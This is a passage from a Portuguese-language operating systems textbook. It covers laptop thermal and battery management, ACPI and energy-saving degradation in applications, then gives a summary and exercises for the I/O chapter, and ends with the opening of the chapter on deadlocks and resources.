Algo diferente, mas ainda relacionado com a questão da energia, é o gerenciamento térmico. As CPUs modernas ficam extremamente quentes em decorrência das altas velocidades com que trabalham. Os computadores de mesa normalmente têm um ventilador elétrico interno para mandar o ar quente para fora do gabinete. Visto que a redução do consumo de energia não é uma questão prioritária nos computadores de mesa, o ventilador geralmente fica ligado o tempo todo.






Figura 5.40 (a) Funcionamento com velocidade total. (b) Redução da voltagem à metade: metade da velocidade e um quarto da energia.

Com laptops a situação é diferente. O sistema operacional precisa monitorar continuamente a temperatura. Quando chega próximo da máxima temperatura permitida, o sistema operacional tem de fazer uma escolha: ele pode ligar o ventilador, que faz barulho e consome energia. De maneira alternativa, pode reduzir o consumo de energia por meio da diminuição da iluminação da tela, da redução da velocidade da CPU e, mais agressivamente, do desligamento do disco, e assim por diante.

Alguma entrada do usuário pode ser usada como guia. Por exemplo, o usuário poderia especificar antecipadamente que o barulho do ventilador é desagradável; assim o sistema operacional reduziria o consumo de energia em vez de ligá-lo.

#### Gerenciamento de bateria

Antigamente, uma bateria fornecia corrente até se esgotar, parando de funcionar em seguida. Hoje em dia não: os laptops usam baterias inteligentes, que podem se comunicar com o sistema operacional. Mediante uma requisição, elas podem informar, por exemplo, voltagem máxima, voltagem atual, carga máxima, carga atual, taxa de descarga máxima, taxa de descarga atual etc. A maioria dos laptops tem programas que podem ser executados para obter e mostrar todos esses parâmetros. As baterias inteligentes também podem ser instruídas para mudar vários parâmetros operacionais sob controle do sistema operacional.

Alguns laptops têm várias baterias. Quando o sistema operacional detecta que uma bateria está quase se esgotando, ele deve desativá-la e ativar outra, sem causar nenhuma falha durante a transição. Quando a última bateria está no final, o sistema operacional deve avisar o usuário e depois causar um desligamento metódico para garantir, por exemplo, que o sistema de arquivos não seja corrompido.

#### Interface do driver

O Windows tem um mecanismo elaborado para fazer o gerenciamento de energia, chamado de interface avancada de configuração e energia (advanced configuration and power interface - ACPI). O sistema operacional pode enviar quaisquer comandos para o driver requisitando informações sobre as capacidades de seus dispositivos e seus estados atuais. Essa característica é especialmente importante quando combinada com a característica plug and play, pois, logo após a inicialização, o sistema operacional não sabe ainda quais dispositivos estão presentes, sem falar em suas propriedades com relação ao consumo ou ao modo de gerenciamento de energia.

Ele pode ainda enviar comandos para os drivers instruindo-os a cortar seus níveis de energia (obviamente, com base nas capacidades que ele aprendeu antes). Existe também algum tráfego na outra direção. Em particular, quando um dispositivo — como um teclado ou um mouse — detecta

atividade após um período de ociosidade, isso é um sinal para o sistema voltar à operação (quase) normal.

# 5.8.3 Questões dos programas de aplicação

Até agora vimos como o sistema operacional pode reduzir o uso de energia nos vários tipos de dispositivos. Mas também existe outra abordagem: dizer aos programas para gastar menos energia, mesmo que isso leve a um empobrecimento da experiência do usuário (melhor uma experiência pobre do usuário do que nenhuma experiência quando a bateria morre e a luz se acaba). Em geral, essa informação é passada adiante quando a carga da bateria está abaixo de um certo limite. Então, os programas devem ser capazes de decidir entre degradar o desempenho para alongar a vida da bateria ou manter o desempenho e arriscar uma parada na execução por falta de energia.

Uma das questões que surgem quanto a esse aspecto é: como um programa pode degradar seu desempenho para economizar energia? Isso tem sido estudado por Flinn e Satyanarayanan (2004), que apresentaram quatro exemplos de como o desempenho degradado pode economizar energia. Iremos examiná-los a seguir.

De acordo com esse estudo, a informação é apresentada para o usuário em várias formas. Quando não há qualquer degradação, é apresentada a melhor informação possível. Quando existe degradação, a fidelidade (exatidão) da informação apresentada ao usuário é inferior ao que ela poderia ter sido. Veremos alguns exemplos de maneira sucinta.

Para medir o uso de energia, Flinn e Satyanarayanan desenvolveram uma ferramenta de software chamada PowerScope. Sua função é prover o perfil do uso da energia de um programa. Para usá-la, um computador deve ser conectado a um suprimento externo de energia por meio de um multímetro digital controlado por software. Usando o multímetro, o software pode ler o número de miliampères que estão chegando do suprimento de energia e, assim, determinar a energia instantânea que está sendo consumida pelo computador. O que o PowerScope faz é periodicamente coletar o contador de programa e o uso de energia, escrevendo esses dados em um arquivo. Após o término do programa, o arquivo é analisado para informar qual é o consumo de energia de cada procedimento. Essas medições formaram a base das observações dos pesquisadores. As medidas de economia de energia do hardware também foram usadas como linhas de base contra as quais o desempenho degradado foi medido.

O primeiro programa medido foi um reprodutor de vídeo. No modo sem degradação, ele reproduz 30 quadros/s em uma resolução total em cores. Um modo de degradação consiste em descartar a informação de cor e reproduzir o vídeo em preto e branco. Uma outra degradação consiste em reduzir a frequência de reprodução, deixando a imagem piscante (flickering) e o filme com uma qualidade irregular. Uma outra forma de degradação consiste em reduzir o número de pixels em ambas as direções, reduzindo a resolução espacial ou tornando a imagem mostrada menor. Ações desse tipo economizam cerca de 30 por cento de energia.

O segundo programa foi um reconhecedor de voz. Ele coletava amostras do microfone e construía um modelo de onda. Esse modelo poderia ser analisado em um laptop ou enviado por um canal de rádio para análise em um computador fixo. Fazendo isso, a energia da CPU é economizada, mas consome a energia do rádio. A degradação foi realizada com o emprego de um vocabulário menor e um modelo acústico simples. A economia nesse caso foi de 35 por cento.

O exemplo seguinte foi o programa de visualização de mapas, o qual buscava os mapas por um canal de rádio. A degradação consistiu em reduzir cada mapa para dimensões menores ou pedir ao servidor remoto para omitir as pequenas estradas, reduzindo assim a quantidade de bits a ser transmitida. Novamente, houve um ganho de cerca de 35 por cento nesse caso.

O quarto experimento foi realizado com a transmissão de imagens JPEG para um navegador da Internet. O padrão JPEG permite vários algoritmos, negociando entre a qualidade da imagem e o tamanho do arquivo. Nesse caso, o ganho totalizou somente 9 por cento. Ainda, de modo geral, os experimentos mostraram que, aceitando alguma degradação na qualidade, o usuário pode dispor de uma dada bateria durante um tempo maior.

# 5.9 Pesquisas em entrada/saída

Existem muitas pesquisas sobre entrada/saída, mas a maioria enfoca dispositivos específicos, em vez de E/S em geral. Muitas vezes o objetivo é melhorar de algum modo o desempenho.

Os sistemas de discos são o exemplo típico. Os algoritmos de escalonamento de braço dos discos são uma área de pesquisa bastante popular (Bachmat e Braverman, 2006; Zarandioon e Thomasian, 2006), assim como os vetores de disco (Arnan et al., 2007). A otimização do caminho completo de E/S também tem despertado interesse (Riska et al., 2007). Também existem pesquisas relacionadas à sobrecarga de trabalho dos discos (Riska e Riedel, 2006). Uma nova área de pesquisas relacionada aos discos é a que se dedica aos discos flash de alto desempenho (Birrell et al., 2006; Chang, 2007). Drivers de dispositivos também obtiveram alguma atenção (Ball et al., 2006; Ganapathy et al., 2007; Padioleau et al., 2006).

Um novo tipo de tecnologia de armazenamento é o MEMS (*micro-electrical-mechanical systems* — sistemas micro-eletromecânicos), que pode, potencialmente, substituir ou complementar os discos (Rangaswami et al., 2007; Yu et al., 2007). Outra área de pesquisa com altos e baixos é a

que investiga a melhor forma de utilizar a CPU dentro do controlador de disco, por exemplo, para melhorar o desempenho (Gurumurthi, 2007) ou para detectar vírus (Paul et al., 2005).

Embora possa causar espanto, os relógios de baixo desempenho ainda são alvo de pesquisa. Em busca de bons resultados, alguns sistemas operacionais funcionam com o relógio em 1.000 Hz, o que acarreta um processamento excessivo. A pesquisa investiga como se livrar dessa sobrecarga (Etsion et al., 2003; Tsafir et al., 2005).

Os clientes magros também são foco de grande interesse (Kissler e Hoyt, 2005; Ritschard, 2006; Schwartz e Guerrazzi, 2005).

Dado o grande número de cientistas da computação com laptops e dado o tempo microscópico das baterias da maioria deles, não deveria surpreender a existência de tantos interessados no uso de técnicas de software para gerenciar e conservar a energia das baterias. Entre os tópicos de maior interesse estão a escrita de códigos de aplicação que otimizem o tempo de espera dos discos (Son et al., 2006), a busca de como fazer os discos girarem mais devagar quando menos utilizados (Gurumurthi et al., 2003), a utilização de modelos de programas para prever quando as placas de rede sem fio podem ser desligados (Hom e Kremer, 2003), a economia de energia para o VoIP (Gleeson et al., 2006), a avaliação dos custos de energia da segurança (Aaraj et al., 2007), a programação multimídia com eficiência de energia (Yuan e Nahrstedt, 2006) e até fazer com que uma câmera embutida detecte quando há alguém diante da tela e quando não, desligando-se no segundo caso (Dalton e Ellis, 2003). Entre os assuntos mais populares, um que atrai grande interesse é o uso de energia em redes de sensores (Min et al., 2007; Wang e Xiao, 2006). Também é de interesse a economia de energia em grandes conjuntos de servidores (Fan et al., 2007; Tolentino et al., 2007).

# 5.10 Resumo

Apesar de ser um tópico importante, a entrada/saída muitas vezes é desprezada. Uma fração substancial de qualquer sistema operacional é relacionada com E/S, que pode ser realizada de três maneiras. Na primeira, existe a E/S programada, na qual a CPU principal lê ou escreve cada byte ou palavra e espera em um laço estreito até que ela possa obter ou enviar o próximo dado. Na segunda, existe uma E/S orientada à interrupção, na qual a CPU inicializa uma transferência de E/S para um caractere ou uma palavra e segue para outra atividade até que uma interrupção sinalize a conclusão daquela E/S. Na terceira, existe um DMA, no qual um chip separado gerencia a transferência completa de um bloco de dados, ocorrendo uma interrupção somente quando o bloco for totalmente transferido.

A E/S pode ser estruturada em quatro níveis: as rotinas dos serviços de interrupção, os drivers dos dispositivos, o software de E/S independente de dispositivos e as bibliote-

Capítulo 5

cas e os diretórios de spool de E/S que executam no espaço do usuário. Os drivers dos dispositivos tratam os detalhes da execução dos dispositivos e fornecem interfaces uniformes para o restante do sistema operacional. O software de E/S independente de dispositivo realiza tarefas como o armazenamento em buffers e o relatório dos erros.

Existem vários tipos de discos, incluindo discos magnéticos, RAIDs e discos ópticos. Os algoritmos de escalonamento de braço podem ser empregados muitas vezes para melhorar o desempenho do disco, mas a presença de geometrias virtuais complica tudo. Por meio do pareamento de dois discos é possível construir um meio de armazenamento estável com certas propriedades úteis.

Os relógios são usados para controlar o tempo real, limitando o tempo de execução dos processos, tratando de temporizadores watch-dog e fazendo contabilidade.

Os terminais baseados em caracteres apresentam diversas questões relacionadas com caracteres especiais que podem ser lidos e sequências especiais de escapes passíveis de serem escritas. A entrada pode ser em modo natural ou modo preparado, dependendo de quanto controle o programa quer ter sobre a entrada. As sequências de escapes na saída controlam o movimento do cursor e permitem a inserção e a remoção de texto na tela.

A maior parte dos sistemas UNIX utiliza um sistema X--Window como base para a interface gráfica. Ele é formado por programas subordinados a determinadas bibliotecas especiais que enviam comandos gráficos e a um servidor X que escreve na tela.

Muitos computadores pessoais usam GUIs para suas saídas. Estas têm como base o paradigma WIMP: janelas, ícones, menus e apontador. Os programas com base em GUI em geral são orientados a eventos, sendo o teclado, o mouse e outros eventos enviados ao programa para serem processados tão logo eles ocorram. Nos sistemas UNIX, as GUIs quase sempre funcionam sobre o X.

Os clientes magros apresentam certas vantagens sobre o PC, em especial a simplicidade e a menor necessidade de manutenção. Experimentos com o terminal SLIM THINC mostraram que com apenas cinco primitivas simples é possível construir um cliente com bom desempenho, mesmo para vídeo.

Por fim, o gerenciamento de energia é uma questão crucial para os laptops, pois o tempo de vida da bateria é limitado. Várias técnicas podem ser empregadas pelo sistema operacional a fim de reduzir o consumo de energia. Os programas também podem auxiliar nessa tarefa, sacrificando alguma qualidade em prol do aumento do tempo de vida das baterias.

#### **Problemas**

1. Avanços na tecnologia de chips têm tornado possível colocar um controlador completo, incluindo toda a lógica

- de acesso ao barramento, em um chip barato. Como isso afeta o modelo da Figura 1.5?
- 2. Considerando as velocidades listadas na Tabela 5.1, é possível realizar varreduras em documentos obtidos de um scanner em um disco EIDE ligado a um barramento ISA em velocidade total? Justifique sua resposta.
- 3. A Figura 5.2(b) mostra uma forma de ter E/S mapeada na memória na presença de barramentos separados para a memória e os dispositivos de E/S, ou seja, primeiro tenta--se o barramento de memória e, na falha deste, tenta-se o barramento de E/S. Um estudante esperto de ciência da computação pensou no seguinte melhoramento: tentam--se ambos em paralelo, para acelerar o acesso aos dispositivos de E/S. O que você acha dessa ideia?
- 4. Imagine que um sistema usa um controlador DMA para transferência de dados do controlador de disco para a memória principal. Considere também que ele leva t, ns em média para obter o barramento e t, ns para transferir uma palavra pelo barramento  $(t_1 >> t_2)$ . Depois que a CPU programa o controlador DMA, quanto tempo será necessário para que sejam transferidas mil palavras do controlador de disco para a memória principal se for utilizado (a) o modo de uma palavra por vez, (b) o modo surto? Considere que tanto o comando do controlador de disco quanto a confirmação de uma transferência requerem a obtenção do barramento para envio de uma palavra.
- 5. Suponha que um computador possa ler ou escrever uma palavra de memória em 10 ns. Suponha também que, quando uma interrupção ocorre, todos os 32 registradores da CPU mais o contador de programa e a PSW são colocados na pilha. Qual é o número máximo de interrupções por segundo que essa máquina pode processar?
- 6. Os projetistas de CPUs sabem que os programadores de sistemas operacionais detestam interrupções imprecisas. Uma maneira de agradá-los é fazer com que a CPU pare de gerar novas instruções quando uma interrupção for sinalizada, mas permita que sejam concluídas todas as instruções atualmente em execução e, em seguida, cause a interrupção. Esta abordagem tem alguma desvantagem? Explique.
- 7. Na Figura 5.8(b), a interrupção não é confirmada até que o caractere seguinte tenha sido enviado para a impressora. Da mesma maneira, ela poderia ter sido confirmada corretamente no início da rotina de tratamento da interrupção? Em caso afirmativo, dê uma razão para fazê-la no final, como no texto. Em caso negativo, por quê?
- 8. Um computador tem um pipeline de três estágios como mostrado na Figura 1.6(a). Em cada ciclo de relógio, uma nova instrução é buscada da memória, no endereço apontado pelo PC (program counter), e colocada dentro do pipeline, quando então o PC é incrementado. Cada instrução ocupa exatamente uma palavra de memória. As instruções dentro do pipeline são encaminhadas para o próximo estágio. Quando ocorre uma interrupção, o PC atual é colocado na pilha e o PC é ajustado para o endereço do tratador da interrupção. Então, o pipeline é deslocado um estágio para a direita e a primeira instrução do

- tratador de interrupção é buscada para dentro do pipeline. Essa máquina tem interrupções precisas? Justifique.
- 9. Uma típica página de texto impressa contém 50 linhas de 80 caracteres cada. Imagine que uma certa impressora possa imprimir seis páginas por minuto e que o tempo para escrever um caractere no registrador de saída da impressora é tão pequeno que pode ser ignorado. Tem sentido usar essa impressora com E/S orientada à interrupção se cada caractere impresso requer uma interrupção que leva 50 µs para ser servida?
- 10. Explique de que modo um SO pode facilitar a instalação de um novo dispositivo sem necessidade de recompilação do sistema.
- 11. Em qual das quatro camadas do software de E/S se realiza cada uma das seguintes atividades:
  - (a) Calcular a trilha, setor e cabeçote para uma leitura de disco.
  - (b) Escrever comandos nos registradores do dispositivo.
  - (c) Verificar se o usuário tem permissão para usar o dispositivo.
  - (d) Converter inteiros binários em ASCII para impressão.
- 12. Uma rede local é usada como segue. Os usuários fazem chamadas de sistema para escrever pacotes de dados para a rede. O sistema operacional então copia os dados para o buffer do núcleo. Com isso, ele copia os dados para a placa controladora de rede. Quando todos os bytes estão seguros dentro do controlador, eles são enviados pela rede a uma taxa de 10 megabits/s. O controlador de rede que os recebe armazena cada bit um microssegundo após ele ter sido enviado. Quando o último bit chega, a CPU no destino é interrompida e o núcleo copia o pacote que acabou de receber para o buffer do núcleo para inspecioná-lo. Uma vez sabido qual é o usuário destinatário, o núcleo copia os dados para o espaço do usuário. Se presumirmos que cada interrupção e seu respectivo processamento levam 1 ms, que os pacotes são de 1.024 bytes (ignore os cabeçalhos) e que a cópia de 1 byte leva 1 µs, qual é a taxa máxima a que um processo pode enviar dados para um outro? (Presuma que o emissor fique bloqueado até que o trabalho seja finalizado do lado do receptor e uma confirmação tenha sido feita. Para simplificar, considere que o tempo de obtenção da confirmação é pequeno o suficiente para ser ignorado.)
- 13. Por que os arquivos de saída para a impressora normalmente são colocados em um spool no disco antes de serem impressos?
- 14. Um RAID nível 3 é capaz de corrigir erros de bit único usando somente um disco de paridade. Qual é o propósito do RAID nível 2? Afinal, ele também só pode corrigir um erro e gasta mais discos para fazê-lo.
- **15.** Um RAID pode falhar se dois ou mais dispositivos quebram dentro de um curto intervalo de tempo. Suponha que a probabilidade de um dispositivo quebrar seja dada por *p*. Qual é a probabilidade de um RAID de *k* acionadores falhar em uma dada hora?

- 16. Compare os níveis do RAID (0 a 5) com relação ao desempenho na leitura e na escrita, ao excesso de espaço e à confiabilidade.
- 17. Por que os dispositivos de armazenamento ópticos são inerentemente capazes de densidades de dados maiores do que os dispositivos de armazenamento magnéticos? (Nota: este problema requer algum conhecimento de física e de como os campos magnéticos são gerados.)
- 18. Quais são as vantagens e as desvantagens dos discos óticos sobre os discos magnéticos?
- 19. Se um controlador de disco escreve os bytes que ele recebe do disco para a memória tão rápido quanto a taxa de recebimento, sem qualquer esquema de buffer interno, o entrelaçamento é concebivelmente útil? Discuta.
- 20. Se um disco apresenta entrelaçamento duplo, ele também precisa de torção cilíndrica para evitar a falta de dados durante um posicionamento trilha a trilha? Comente sua resposta.
- 21. Considere um disco magnético de 16 cabeças e 400 cilindros. Este disco está dividido em quatro zonas de 100 cilindros cada, com cilindros em zonas diferentes contendo 160, 200, 240 e 280 setores, respectivamente. Considere que cada setor contém 512 bytes, que o tempo médio de busca entre cilindros adjacentes é de 1 ms e que a rotação é de 7.200 rpm. Calcule (a) a capacidade do disco, (b) a torção cilíndrica ótima e (c) a taxa máxima de transferência de dados.
- 22. Um fabricante de disco tem dois discos de 5,25 polegadas, cada um com 10 mil cilindros. O mais novo tem o dobro da densidade linear de gravação do mais antigo. Quais propriedades do disco são melhores no disco mais novo e quais são as mesmas em ambos?
- 23. Um fabricante de computador decide reprojetar a tabela de partição de um disco rígido do Pentium para fornecer mais do que quatro partições. Cite algumas consequências dessa troca.
- 24. As requisições do disco chegam ao driver do disco na seguinte ordem dos cilindros: 10, 22, 20, 2, 40, 6 e 38. Um posicionamento leva 6 ms por cilindro movido. Quanto tempo é necessário para
  - (a) FCFS?
  - (b) SSF?
  - (c) Algoritmo do elevador (inicialmente movendo-se para cima)?

Em todos os casos, o braço está inicialmente no cilindro 20.

- 25. Uma pequena modificação no algoritmo do elevador para organização das solicitações de disco consiste em sempre varrer as requisições em uma única direção. Em que sentido esse algoritmo modificado pode ser melhor do que o original?
- 26. Na discussão de armazenamento estável usando RAM não volátil, o seguinte ponto foi omitido: o que ocorre quando a escrita estável se completa mas uma falha ocorre antes de o sistema operacional escrever um número de bloco válido na RAM não volátil? Essa condição de

- disputa aniquila a abstração de armazenamento estável? Explique sua resposta.
- 27. Na discussão de armazenamento estável, mostramos que o disco pode ser recuperado e voltar a um estado consistente (uma operação é concluída ou não acontece) se ocorrer uma parada da CPU durante a escrita. Esta propriedade é verdadeira caso a CPU pare novamente durante a rotina de recuperação? Explique.
- 28. Em certo computador, o tratador da interrupção do relógio requer 2 ms (incluindo a troca de processos) para cada tique do relógio. O relógio trabalha a 60 Hz. Qual fração da CPU é dedicada ao relógio?
- 29. Um computador utiliza um relógio programável no modo onda quadrada. Se for utilizado um cristal de 500 MHz, qual deve ser o valor do registrador de apoio para alcançar uma resolução de
  - (a) um milissegundo (um tique do relógio a cada milissegundo)?
  - (b) 100 microssegundos?
- 30. Um sistema simula múltiplos relógios encadeando todas as solicitações pendentes do relógio, conforme mostrado na Figura 5.31. Suponha que o tempo corrente é 5.000 e que existam solicitações pendentes em 5.008, 5.012, 5.015, 5.029 e 5.037. Mostre os valores do cabeçalho do relógio, o tempo real e o próximo sinal em 5.000, 5.005 e 5.013. Suponha que um novo sinal chegue (e fique pendente) em 5.017 para 5.033. Mostre os valores do cabeçalho do relógio, o tempo real e o próximo sinal em 5.023.
- **31.** Muitas versões do UNIX usam um inteiro de 32 bits sem sinal para manter o controle da hora como o número de segundos desde a origem do tempo. Quando esses sistemas vão zerar novamente o horário (ano e mês)? Podemos esperar que isso realmente ocorra?
- 32. Um terminal baseado em mapa de bits contém 1.280 por 960 pixels. Para rolar a janela, a CPU (ou o controlador) deve mover todas as linhas de texto para cima copiando seus bits de uma parte da RAM de vídeo para outra. Se uma janela específica tem 60 linhas de altura por 80 caracteres de largura (5.280 caracteres no total) e uma caixa de caracteres tem 8 pixels de largura por 16 pixels de altura, quanto tempo ele leva para rolar a janela toda usando uma taxa de cópia de 50 ns por byte? Se todas as linhas são de 80 caracteres de comprimento, qual é a taxa em bauds equivalente do terminal? A inserção de um caractere na tela leva 5 µs. Quantas linhas por segundo podem ser mostradas?
- 33. Após a recepção de um caractere DEL (SIGINT), o driver de vídeo descarta todas as saídas enfileiradas para aquele vídeo. Por quê?
- 34. No monitor colorido do PC IBM original, a escrita na RAM de vídeo, em qualquer momento que não fosse durante o retraço vertical do feixe de raios do CRT, deixava algumas manchas horríveis sobre a tela. Há uma imagem de 25 por 80 caracteres, onde cada um se enquadra em uma caixa de 8 pixels por 8 pixels. Cada linha de 640 pixels é desenhada em uma única varredura horizontal do

- feixe, a qual leva 63,6 µs, incluindo o retraço horizontal. A tela é redesenhada 60 vezes por segundo; cada uma requer um período de retraço vertical para obter o feixe de volta ao topo. Qual fração do tempo a RAM de vídeo está disponível para escrita?
- **35.** Os projetistas de um sistema de computador esperavam que o mouse pudesse ser movido a uma taxa máxima de 20 cm/s. Se um mickey é 0,1 mm e cada mensagem do mouse tem 3 bytes, qual é a taxa de dados máxima do mouse, supondo que cada mickey seja relatado separadamente?
- 36. As cores aditivas primárias são vermelho, verde e azul, ou seja, qualquer cor pode ser construída a partir de uma superposição linear dessas cores. É possível que alguém tenha uma fotografia colorida que não pode ser representada usando um padrão de cores de 24 bits?
- 37. Uma maneira de colocar um caractere em uma tela com base em mapa de bits é usar bitblt de uma tabela-fonte. Suponha que uma fonte específica use caracteres de 16 × 24 pixels em uma cor RGB verdadeira.
  - (a) Quanto espaço da tabela-fonte cada caractere ocupa?
  - (b) Se a cópia de 1 byte leva 100 ns, incluindo a sobrecarga, qual é a taxa de saída para o monitor em caracteres/s?
- 38. Supondo que a cópia de 1 byte demore 10 ns, quanto tempo levará para reescrever completamente a tela de um monitor de vídeo mapeada na memória em modo texto de 80 caracteres × 25 linhas? E em relação a uma tela gráfica de 1.024 × 768 pixels com cores de 24 bits?
- 39. Na Figura 5.35 existe uma classe para RegisterClass. No código que usa o sistema X correspondente, na Figura 5.33, não existe essa chamada ou algo parecido com ela. Por quê?
- 40. No texto, damos um exemplo de como desenhar um retângulo na tela de vídeo usando a seguinte GDI do Windows:

Rectangle(hdc, xleft, ytop, xright, ybottom);

- Existe alguma necessidade real para o primeiro parâmetro (hdc)? Em caso afirmativo, qual? Afinal, as coordenadas do retângulo são explicitamente especificadas como pa-
- 41. Um terminal THINC é usado para mostrar uma página da Web contendo um desenho animado de tamanho 400 pixels × 160 pixels executado em uma frequência de 10 quadros/s. Qual é a fração de uma interface Fast Ethernet de 100 Mbps consumida pela exibição do desenho?
- 42. Observou-se que o sistema THINC funciona bem com uma rede de 1 Mbps em um teste. Existem problemas prováveis em uma situação multiusuário? Dica: considere um grande número de usuários assistindo a um show de TV e o mesmo número de usuários navegando pela Web.
- 43. Se a voltagem máxima de uma CPU, V, é reduzida para V/n, seu consumo de energia se reduzirá para  $1/n^2$  de seu valor original e sua velocidade de relógio se reduzirá para 1/n de seu valor original. Suponha que um usuário tecle em uma frequência de 1 caractere/s, mas o tempo de CPU necessário para processar cada caractere seja de 100 ms.



- Qual é o valor ótimo de *n* e qual é a economia de energia correspondente se percentualmente comparada com a voltagem normal sem corte? Suponha que uma CPU ociosa não consuma qualquer tipo de energia.
- 44. Um laptop é ajustado para tirar a máxima vantagem das características de economia de energia, incluindo o desligamento do monitor e do disco nos períodos de inatividade. Algumas vezes, determinado usuário executa programas UNIX em modo texto e em outras vezes usa o sistema X-Window. Ele fica surpreso ao perceber que o tempo de vida da bateria está significativamente melhor do que quando ele usava programas com base em texto. Por quê?
- **45.** Escreva um programa que simule um armazenamento estável. Use dois arquivos grandes de tamanhos fixos em seu disco para simular os dois discos.
- 46. Escreva um programa que implemente os três algoritmos de escalonamento de braço de disco. Escreva um driver de programa que gere uma sequência aleatória de números de cilindros (0-999), execute os três algoritmos para essa sequência e exiba a distância total (número de cilindros) de que o braço precisa para atravessar os três algoritmos.
- 47. Escreva um programa para implementar múltiplos temporizadores utilizando um único relógio. A entrada para este programa consiste de uma sequência de quatro tipos de comandos (S <int>, T, E <int>, P): S <int> define o tempo real para <int>; T é um tique do relógio e E <int> escalona um sinal para ocorrer no tempo <int>; P exibe os valores do tempo real, do próximo sinal e do cabeçalho do relógio. Seu programa também deve exibir uma mensagem sempre que for o momento de gerar um sinal.

# Capítulo 6 Impasses

Os sistemas de computadores têm inúmeros recursos adequados ao uso de somente um processo a cada vez. Entre os exemplos comuns estão impressoras, unidades de fita e entradas nas tabelas internas do sistema. Se dois processos quiserem escrever simultaneamente na mesma impressora, isso gerará uma bagunça. A tentativa de dois processos usarem a mesma entrada da tabela do sistema de arquivos inevitavelmente conduzirá a um sistema de arquivos corrompido. Como consequência, todos os sistemas operacionais devem ser capazes de garantir (temporariamente) o acesso exclusivo de um processo a certos recursos.

Para muitas aplicações, um processo necessita de acesso exclusivo não só a um recurso, mas também a vários. Suponha, por exemplo, que dois processos queiram cada um gravar em CD um documento escaneado. O processo A solicita permissão para usar o scanner e é autorizado. O processo B, que é programado diferentemente, solicita primeiro permissão para usar o gravador de CD e também é autorizado. Então, o processo A pede para usar o gravador de CD, mas a solicitação lhe é negada até que o processo B o libere. Infelizmente, em vez de liberar o gravador de CD, o processo B pede para usar o scanner. Nesse ponto, ambos os processos ficam bloqueados e assim permanecerão para sempre. Essa situação é denominada **impasse** (deadlock).

Impasses também podem ocorrer entre máquinas. Por exemplo, muitos escritórios têm redes locais com vários computadores conectados a elas. Muitas vezes dispositivos como scanners, gravadores de CD, impressoras e unidades de fita são conectados a essas redes como recursos compartilhados, disponíveis a qualquer usuário em qualquer máquina. Se esses dispositivos puderem ser reservados remotamente (isto é, da máquina de um usuário), o mesmo tipo de impasse poderá ocorrer como descrito anteriormente. Situações mais complicadas poderão causar impasses que envolvam três, quatro ou mais dispositivos e usuários.

Impasses podem ocorrer em diversas outras situações além daquelas que envolvem requisições simultâneas a dispositivos de E/S dedicados. Em um sistema de banco de dados, por exemplo, um programa pode ter de bloquear o acesso a diversos registros que estiver usando, a fim de evitar condições de corrida (*race conditions*). Se o processo *A* bloquear o acesso ao registro *R1*, o processo *B* bloquear o acesso ao registro *R2* e depois cada processo tentar bloquear o acesso ao registro do outro, também teremos um impasse. Assim, impasses podem ocorrer tanto em recursos de hardware quanto de software.

Neste capítulo, analisaremos os impasses em mais detalhes, vendo como surgem e algumas maneiras de preveni-los ou evitá-los. Embora o enfoque seja sobre impasses no contexto de sistemas operacionais, eles também podem ocorrer em sistemas de banco de dados e em diversos outros contextos em ciência da computação, de modo que esse material pode ser aplicado a uma ampla gama de sistemas multiprocessos. Muito tem sido escrito sobre impasses. Dois artigos sobre esse assunto apareceram na *Operating Systems Review* e merecem ser consultados: Newton (1979) e Zobel (1983). Apesar de essas referências serem antigas, a maior parte dos trabalhos sobre impasses data de muito antes de 1980, de modo que esses artigos ainda são úteis.

# 6.1 Recursos

Uma classe importante de impasses envolve recursos e, dessa forma, começaremos estudando o que eles são. Impasses podem ocorrer quando vários processos recebem direitos de acesso exclusivo a dispositivos, arquivos etc. Para tornar a discussão sobre impasses o mais geral possível, faremos referência aos objetos acessados como recursos. Um recurso pode ser um dispositivo de hardware (por exemplo, uma unidade de fita) ou um trecho de informação (por exemplo, um registro travado em uma base de dados). Um computador em geral tem uma variedade de diferentes recursos que podem ser adquiridos. Para alguns recursos, várias instâncias idênticas podem estar disponíveis, como três unidades de fita. Quando várias cópias de um recurso se encontram disponíveis, qualquer uma delas pode ser usada para satisfazer qualquer requisição daquele recurso. Em resumo, um recurso é algo que pode ser adquirido, usado e liberado com o passar do tempo.

# 6.1.1 Recursos preemptíveis e não preemptíveis

Há dois tipos de recursos: preemptíveis e não preemptíveis. Um **recurso preemptível** é aquele que pode ser retirado do processo proprietário sem nenhum prejuízo. A memória é um exemplo de recurso preemptível. Considere, por exemplo, um sistema com 256 MB de memória disponível para usuários, uma impressora e dois processos de 256 MB que queiram imprimir algo. O processo *A* requisita e obtém a impressora e, então, passa a computar os valo-

res para a impressão. Antes que finalize sua computação, sua fatia de tempo de CPU é excedida e ele é retirado da memória.

O processo *B* está agora em execução e tenta, sem sucesso, obter para si o uso da impressora. Potencialmente, estamos diante de uma situação de impasse, pois o processo *A* tem a impressora e o processo *B* tem a memória e nenhum deles pode prosseguir sem o recurso mantido pelo outro. Felizmente, é possível tomar a memória do processo *B* enviando-o para disco e carregando o processo *A* na memória. Agora o processo *A* pode executar, terminar sua impressão e, então, liberar a impressora. Nenhum impasse ocorre.

Um recurso não preemptível, ao contrário, é aquele que não pode ser retirado do atual processo proprietário sem que a computação apresente falha. Se um processo começou a gravar um CD-ROM, retirar dele repentinamente o gravador de CD e dar a um outro processo resultará em um CD com erros. Gravadores de CD são recursos que não podem ser tomados a qualquer momento, isto é, não são preemptíveis.

Em geral, impasses envolvem recursos não preemptíveis. Situações que potencialmente causam impasses envolvendo recursos preemptíveis em geral podem ser resolvidas realocando recursos de um processo a outro. Desse modo, nosso estudo enfocará os recursos não preemptíveis.

A sequência de eventos necessários ao uso de um determinado recurso é dada abaixo de maneira abstrata:

- 1. Requisitar o recurso.
- 2. Usar o recurso.
- 3. Liberar o recurso.

Se o recurso não estiver disponível quando requisitado, o processo solicitante será forçado a esperar. Em alguns sistemas operacionais, o processo será automaticamente bloqueado quando uma requisição de recurso falhar, mas será acordado quando o recurso tornar-se disponível. Em outros sistemas, a falha da requisição resultará em um código de erro; cabe ao processo solicitante esperar um pouco e tentar novamente.

Um processo cuja requisição de recurso tenha sido negada normalmente permanecerá em um pequeno laço que requisitará continuamente o recurso, depois dormirá e tentará novamente. Embora esse processo não esteja bloqueado, para todos os efeitos e propósitos será como se estivesse, pois não poderá realizar qualquer trabalho útil. Mais adiante em nosso estudo, vamos supor que, quando um processo tiver uma solicitação de recurso negada, ele será colocado para dormir.

